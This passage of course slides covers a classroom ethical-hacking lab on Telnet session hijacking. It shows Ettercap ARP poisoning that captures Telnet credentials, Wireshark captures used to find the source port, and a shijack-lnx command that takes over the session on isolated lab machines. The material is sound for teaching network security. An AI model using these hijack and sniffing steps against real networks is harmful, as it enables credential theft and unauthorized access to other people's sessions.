development snapshot (below) to see if we've already fixed the bug, before reporting it.


For Windows on Intel x86

PuTTY:	putty.exe	(or by FTP)	(signature)
PuTTYtel:	puttytel.exe	(or by FTP)	(signature)
PSCP:	pscp.exe	(or by FTP)	(signature)
PSFTP:	psftp.exe	(or by FTP)	(signature)
Plink:	plink.exe	(or by FTP)	(signature)
Pageant:	pageant.exe	(or by FTP)	(signature)


http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

On the WinXP VM download the putty.exe file to your WinXP desktop

CIS 76 Telnet Session Hijack




EH-WinXP




Run Putty and Telnet (port 23) into eh-centos.cis.cabrillo.edu

CIS 76 Telnet Session Hijack




EH-WinXP



Log into EH-Centos as the cis76 user

CIS 76 Telnet Session Hijack



EH-Kali

pfSense
OWASP
WinXP

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ×

IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	
10.76.5.101	00:50:56:AF:63:BB	
10.76.5.201	00:50:56:AF:16:3A	

Delete Host | Add to Target 1 | Add to Target 2

ARP poisoning victims:


GROUP 1 : 10.76.5.1 00:50:56:AF:F2:C3

GROUP 2 : 10.76.5.201 00:50:56:AF:16:3A

TELNET : 172.30.10.160:23 -> USER: cis76 PASS: [redacted]


Back on the Kali VM notice the attacker can see your username and password (blurred here)

Shijack




https://packetstormsecurity.com/search/?q=shijack

CIS 76 Telnet Session Hijack




EH-Kali



Download shijack.tgz to eh-kali and extract the files

CIS 76 Telnet Session Hijack



EH-Kali

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
13	1.708588654	198.84.60.198	10.76.5.150	TCP	66	[TCP ACKed unseen segment] 443 …
14	1.754981713	10.76.5.150	198.84.60.198	TCP	66	55962 → 443 [ACK] Seq=1 Ack=1 W…
15	1.772147909	198.84.60.198	10.76.5.150	TCP	66	[TCP ACKed unseen segment] 443 …
16	1.836442643	198.84.60.198	10.76.5.150	TCP	66	[TCP ACKed unseen segment] 443 …
17	2.272648632	10.76.5.201	172.30.10.160	TELNET	60	Telnet Data ...
18	2.272983678	10.76.5.201	172.30.10.160	TCP	55	[TCP Keep-Alive] 1089 → 23 [PSH…
19	2.274738490	172.30.10.160	10.76.5.201	TELNET	60	Telnet Data ...


```
▸ Frame 17: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: Vmware_af:16:3a (00:50:56:af:16:3a), Dst: Vmware_af:e6:bd (00:50:56:af:e6:bd)
▸ Internet Protocol Version 4, Src: 10.76.5.201, Dst: 172.30.10.160
▾ Transmission Control Protocol, Src Port: 1089 (1089), Dst Port: 23 (23), Seq: 1, Ack: 1, Len: 1
    Source Port: 1089
    Destination Port: 23
    [Stream index: 7]
    [TCP Segment Len: 1]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 2    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Header Length: 20 bytes
  ▸ Flags: 0x018 (PSH, ACK)
```

Record source port for the next step

```
0000  00 50 56 af e6 bd 00 50  56 af 16 3a 08 00 45 00   .PV....P V..:..E.
0010  00 29 54 2f 40 00 80 06  df cc 0a 4c 05 c9 ac 1e   .)T/@... ...L....
0020  0a a0 04 41 00 17 48 dd  7d 5a 1e ee 08 60 50 18   ...A..H. }Z...`P.
0030  f9 e2 91 37 00 00 6c 00  00 00 00 00               ...7..l. ....
```

Run Wireshark on EH-Kali to capture Telnet traffic between EH-WinXP and EH-Centos

CIS 76 Telnet Session Hijack



EH-Kali

root@eh-kali-05: ~/Downloads

File Edit View Search Terminal Help


```
root@eh-kali-05:~/Downloads/shijack# ./shijack-lnx eth0 10.76.5.201 1089 172.30.10.160 23
Waiting for SEQ/ACK  to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0x48dd7d75 ACK = 0x1eee08b5
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
cd visitors
touch RichWasHere
^CClosing connection..
Done, Exiting.
root@eh-kali-05:~/Downloads/shijack#
```

Get port from Wireshark


Make your mark by changing into the visitors directory and create a file using your own name.

Run shijack-lnx using the IP addresses and ports for EH-WinXP and EH-Centos

CIS 76 Telnet Session Hijack




EH-WinXP



Notice the victim on WinXP gets rudely disconnected by the hijack

CIS 76 Telnet Session Hijack

EH-WinXP



Victim logs back in and sees the attacker added a file to his visitors directory!

Credits

Ethical Hacking: Session Hijacking
by Malcom Shore (Lynda.com)